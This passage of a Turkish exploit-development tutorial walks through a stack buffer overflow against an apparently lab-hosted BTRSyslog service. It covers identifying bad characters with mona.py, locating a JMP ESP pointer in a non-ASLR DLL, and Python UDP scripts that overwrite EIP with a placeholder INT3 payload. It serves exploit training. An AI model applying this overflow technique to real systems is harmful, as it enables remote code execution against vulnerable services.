"\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\x
"\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\x
"\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xfa\xfb\x
OBADF00D
OBADF00D Done, wrote 253 bytes to file c:\logs\BTRSyslog\bytearray.txt
OBADF00D Binary output saved in c:\logs\BTRSyslog\bytearray.bin
OBADF00D
[+] This mona.py action took 0:00:00.022000
```

```
!mona bytearray -b '\x00\x0a\x0d'
```

```
!mona bytearray -b '\x00\x0a\x0d'
```

KÖTÜ KARAKTERLER

```
#!/usr/bin/python
```

```
import socket
```

```
badchars =
```

```
("\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0b\\x0c\\x0e\\x0f\\x10\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f\\x20\\x21\\x22"
"\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2a\\x2b\\x2c\\x2d\\x2e\\x2f\\x30\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3a\\x3b\\x3c\\x3d\\x3e\\x3f\\x40\\x41\\x42"
"\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4a\\x4b\\x4c\\x4d\\x4e\\x4f\\x50\\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f\\x60\\x61\\x62"
"\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6a\\x6b\\x6c\\x6d\\x6e\\x6f\\x70\\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7a\\x7b\\x7c\\x7d\\x7e\\x7f\\x80\\x81\\x82"
"\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8a\\x8b\\x8c\\x8d\\x8e\\x8f\\x90\\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f\\xa0\\xa1\\xa2"
"\\xa3\\xa4\\xa5\\xa6\\xa7\\xa8\\xa9\\xaa\\xab\\xac\\xad\\xae\\xaf\\xb0\\xb1\\xb2\\xb3\\xb4\\xb5\\xb6\\xb7\\xb8\\xb9\\xba\\xbb\\xbc\\xbd\\xbe\\xbf\\xc0\\xc1\\xc2"
"\\xc3\\xc4\\xc5\\xc6\\xc7\\xc8\\xc9\\xca\\xcb\\xcc\\xcd\\xce\\xcf\\xd0\\xd1\\xd2\\xd3\\xd4\\xd5\\xd6\\xd7\\xd8\\xd9\\xda\\xdb\\xdc\\xdd\\xde\\xdf\\xe0\\xe1\\xe2"
"\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef\\xf0\\xf1\\xf2\\xf3\\xf4\\xf5\\xf6\\xf7\\xf8\\xf9\\xfa\\xfb\\xfc\\xfd\\xfe\\xff")
```

```
buffer = "A" * 136 + "B" * 4 + badchars
```

```
s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
```

```
s.connect(('192.168.2.13', 514))
```

```
s.send(buffer)
```

```
s.close
```

"mona" ile oluşturduğumuz yeni byte array'i yerleştirerek tekrar sunucumuza gönderiyoruz.

KÖTÜ KARAKTERLER

"\x00", "\x0a" ve "\x0d"

karakterlerini içermeyen byte array'i sunucuya gönderdiğimizde stack alanına yazılan veriler aşağıdaki gibi olacaktır.

Şimdi tekrar bellek ve bytearray.bin dosyasının karşılaştırmasını yapalım.



Address	Hex	dump	ASCII
06AAF900	01 02 03 04 05 06 07 08	09 0A 0B 0C 0D 0E 0F 10	11 12 13 14 15 16 17 18
06AAF908	19 1A 1B 1C 1D 1E 1F 20	21 22 23 24 25 26 27 28	29 2A 2B 2C 2D 2E 2F 30
06AAF910	31 32 33 34 35 36 37 38	39 3A 3B 3C 3D 3E 3F 40	41 42 43 44 45 46 47 48
06AAF918	49 4A 4B 4C 4D 4E 4F 50	51 52 53 54 55 56 57 58	59 5A 5B 5C 5D 5E 5F 60
06AAF920	61 62 63 64 65 66 67 68	69 6A 6B 6C 6D 6E 6F 70	71 72 73 74 75 76 77 78
06AAF928	79 7A 7B 7C 7D 7E 7F 80	81 82 83 84 85 86 87 88	89 8A 8B 8C 8D 8E 8F 90
06AAF930	91 92 93 94 95 96 97 98	99 9A 9B 9C 9D 9E 9F 00	01 02 03 04 05 06 07 08
06AAF938	09 0A 0B 0C 0D 0E 0F 10	11 12 13 14 15 16 17 18	19 1A 1B 1C 1D 1E 1F 20
06AAF940	21 22 23 24 25 26 27 28	29 2A 2B 2C 2D 2E 2F 30	31 32 33 34 35 36 37 38
06AAF948	39 3A 3B 3C 3D 3E 3F 40	41 42 43 44 45 46 47 48	49 4A 4B 4C 4D 4E 4F 50
06AAF950	51 52 53 54 55 56 57 58	59 5A 5B 5C 5D 5E 5F 60	61 62 63 64 65 66 67 68

Registers (FPU)

EAX 00000003
ECX 00000001
EDX 00000002
EBX 034D7DD4
ESP 06AAF900
EBP 41414141
ESI 034F8DC0
EDI 034D8050
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFA6000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR SUCCESS (00000000)

06AAF900 04030201 1 1
06AAF904 08070605 1 1
06AAF908 0E0C0B09 1 1
06AAF90C 1211100F 1 1
06AAF910 16151413 1 1
06AAF914 1A191817 1 1
06AAF918 1E1D1C1B 1 1
06AAF91C 2221201F 1 1
06AAF920 26252423 1 1
06AAF924 2A292827 1 1
06AAF928 2E2D2C2B 1 1
06AAF92C 3231302F 1 1

[21:09:50] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program

Paused

KÖTÜ KARAKTERLER

```
06AAF930 33 34 35 36 37 38 39 3A 3436789:  
06AAF938 3B 3C 3D 3E 3F 40 41 42 ;<=>?@AB  
06AAF940 43 44 45 46 47 48 49 4A CDEFGHIJ  
06AAF948 4B 4C 4D 4E 4F 50 51 52 KLMNOPQR  
06AAF950 53 54 55 56 57 58 59 5A STUVWXYZ
```

```
!mona compare -f C:\logs\BTRSyslog\bytearray.bin -a 06AAF900
```

```
[21-07-50] Access violation when executing [42 42 42] - us
```

Son byte array'imizde herhangi bir kötü karakter yok, tüm payload'umuz belleğe eksiksiz yazıldı.

mona Memory comparison results

Address	Status	BadChars	Type	Location
0x06aaf900	Unmodified		normal	Stack
0x06aaf900	Corruption after 1 bytes		unicode	Stack

```
!mona compare -f C:\logs\BTRSyslog\bytearray.bin -a 06AAF900
```

RETURN ADDRESS – JMP ESP

- Uygulama her belleğe yüklendiğinde STACK adresi değiştiğinden EIP değerini sabit bir STACK adresi ile ezemiyoruz.
- Bu nedenle BTRSyslog proses'inin adres alanında yüklü ancak ASLR desteği bulunmayan bir modül içinde JMP ESP ve benzeri bir instruction bulmalı ve EIP değerini bu instruction'ın adresi olarak belirlemeliyiz.



RETURN ADDRESS – JMP ESP

ASLR desteği olmayan modüllere göz attığımızda BTRSysdll.dll modülünün aradığımız koşula uygun olduğunu görebiliyoruz.

!mona modules

OBADF00D	0x50600000	0x50606000	0x00006000	False	True	False	True	False	-1.0- [BTRSysdll.dll] (C:\M
OBADF00D	0x6b450000	0x6b411000	0x0005b1000	True	True	True	True	True	4.6.1055.0builtby:NETFXREL2
OBADF00D	0x70c00000	0x70c3b000	0x0003b000	True	True	True	True	True	6.1.7600.16385 [rsaenh.dll]
OBADF00D	0x75450000	0x7545a000	0x0000a000	True	True	True	True	True	6.1.7601.19146 [LPK.dll] (C
OBADF00D	0x635f0000	0x63721000	0x000131000	True	True	True	True	True	6.2.9200.17251 [WindowsCode
OBADF00D	0x6f6e0000	0x6f760000	0x00080000	True	True	True	True	True	6.1.7600.16385 [uxtheme.dll]

!mona modules

RETURN ADDRESS – JMP ESP

"mona" bize aradığımız instruction'ın adresini bulmamızda da yardımcı oluyor. Normalde bu instruction'ın opcode'larını bularak binary bir arama yapmamız gerekirdi. Ancak "mona" bizim için bunu bile kendisi yapıyor.


```
----- Mona command started on 2016-11-03 00:23:05 (v2.0, rev 466) -----
0BADF00D [+] Processing arguments and criteria
0BADF00D   - Pointer access level : *
0BADF00D   - Only querying modules BTRSysdll.dll
0BADF00D [+] Generating module info table, hang on...
0BADF00D   - Processing modules
0BADF00D   - Done. Let's rock 'n roll
0BADF00D   - Treating search
0BADF00D [+] Searching from 0x5060103b
70A60000 Modules C:\Windows\System32\BTRSys.dll
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D   - (Re)setting logfile c:\logs\BTRSyslog\find.txt
0BADF00D [+] Writing results to c:\logs\BTRSyslog\find.txt
0BADF00D   - Number of pointers of type '"jmp esp"' : 1
0BADF00D [+] Results :
5060103B 0x5060103b "jmp esp" | ascii {PAGE_EXECUTE_READ} [BTRSysdll.dll] ASLR: False,
0BADF00D Found a total of 1 pointers
```

```
!mona find -type instr -s "jmp esp" -m BTRSysdll.dll
```


!mona find -type instr -s "jmp esp" -m BTRSysdll.dll

RETURN ADDRESS – JMP ESP

- Bu adreste hangi instruction'ların bulunduğunu görmek istersek Go To Address butonuna tıklayarak ilgili adrese gidebiliriz.



RETURN ADDRESS – JMP ESP



```
Immunity Debugger - BTRSyslog.exe - [CPU - thread 00001374, module BTRSysd]
File View Debug Plugins ImmLib Options Window Help Jobs
5060103B FFE4 jmp near esp
5060103D FFE5 jmp near ebp
5060103F FFE6 jmp near esi
50601041 FFE7 jmp near edi
50601043 B0 01 mov al,1
50601045 5D pop ebp
50601046 C3 retn
50601047 3B0D 00306050 cmp ecx,dword ptr ds:[5060
5060104D 75 02 jnz short BTRSysd1.5060105
5060104F F3: prefix rep:
50601050 C3 retn
50601051 E9 D4030000 jmp BTRSysd1.5060142A
50601056 56 push esi
50601057 68 80000000 push 80
5060105C FF15 54206050 call near dword ptr ds:[<&
```

5060103B FFE4

JMP ESP

SHELLCODE

- "**JMP ESP**" adresini tespit ettiğimize göre artık uygulama akışına müdahale edebiliriz.
- Payload'umuzun EIP register'ını ezdiği noktaya "**JMP ESP**" instruction'ının adresini yazarak uygulamayı bu noktaya yönlendireceğiz.
- Buradaki dikkat edilmesi gereken nokta X86 mimarisi Little Endian veri formatını kullandığı için adresimizi payload'umuzun içine **Little Endian** formatında yazmamız gerektir.

0x5060103b > Little Endian \x3b\x10\x60\x50

SHELLCODE

```
#!/usr/bin/python
```

```
import socket
```

```
buffer = "A" * 136 + "\x3b\x10\x60\x50" + "C" * 460
```

```
s=socket.socket (socket.AF_INET,socket.SOCK_DGRAM)
```

```
s.connect(('192.168.2.13', 514))
```

```
s.send(buffer)
```

```
s.close
```

EIP'yi ezdiğimiz alana Little Endian formatında "0x5060103b" değerini yazıyoruz.

SHELLCODE

- "**JMP ESP**" işlemi gerçekleştiğinde "CC" karakterlerinin olduğu alana atlayacağız. Bu adımı gözlemlemek ve uygulama akışını payload'umuza yönlendirdiğimizden emin olabilmek için debugger'ımızda atlama adresimize "Breakpoint" koyabiliriz.
- Bunu yapmadığımız takdirde uygulamamız hata alarak sonlanacak, çünkü yüklediğimiz payload işe yarar bir payload değil.



SHELLCODE

Immunity Debugger - BTRSyslog.exe - [Breakpoints]

File View Debug Plugins Immlib Options Window Help Jobs

l e m t w h c P k b z r ... s ? Immunity Consulting Services Manager

Address	Module	Active	Disassembly	Comment
5060103B	BTRSyslog.dll	Always	jmp near esp	


Immunity debugger'ın alt kısmında bulunan komut satırından breakpoint tanımlayabilirsiniz. "b" düğmesine tıklayarak da breakpoint listesini görüntüleyebilirsiniz.

b 0x5060103b


[10:36:13] Thre.

Running

SHELLCODE



SHELLCODE



SHELLCODE

- Breakpoint koymakla uğraşmak yerine şu şekilde de payload'umuza atlandığından emin olabilirdik.
- **"0xCC"** değeri **"INT 3"**, yani software breakpoint instruction'ı anlamına gelir. **ASCII C (yani "0x43")** karakterlerini yazdığımız alana bu değeri yazsaydık uygulama payload'umuza atladığı anda breakpoint uygulanabilirdi.



SHELLCODE

```
#!/usr/bin/python
import socket
buffer = "A" * 136 + "\x3b\x10\x60\x50" + "\xCC" * 460

s=socket.socket (socket.AF_INET,socket.SOCK_DGRAM)
s.connect(('192.168.2.13', 514))
s.send(buffer)
s.close
```

0x43 değerine sahip olan ASCII C karakteri yerine Hex "CC" değerini yazıyoruz.
Böylece uygulama akışı bu alana yönlendiğinde breakpoint işlemi gerçekleşecek.

SHELLCODE

CC int3

The screenshot shows the Immunity Debugger interface. The main window displays a list of instructions, all of which are `CC int3`. The address range is from `0636F62D` to `0636F63B`. A red box highlights the first instruction at `0636F62D`. Below the instruction list, the 'Hex dump' and 'ASCII' columns are visible. The hex dump shows the shellcode payload starting at address `0636F62C`, which is highlighted with a red box. The payload consists of several `CCCCCCCC` bytes followed by `3B 10 60 50`. The ASCII column shows the corresponding characters, including `AAAA` and `AAA;+`P`. The 'Registers (FPU)' window on the right shows the current state of the CPU registers, with `EIP` set to `0636F62D`. A red arrow points from the text box to the hex dump area.

Address	Hex dump	ASCII
0636F600	41 41 41 41 41 41 41 41	AAAAAAAA
0636F610	41 41 41 41 41 41 41 41	AAAAAAAA
0636F620	41 41 41 3B 10 60 50 CC	AAA;+`P
0636F630	CC CC CC CC CC CC CC CC	iiiiiiii
0636F640	CC CC CC CC CC CC CC CC	iiiiiiii

Payload'umuz'un tam halini Follow in Dump yaparak gözlemleyebiliriz

SHELLCODE

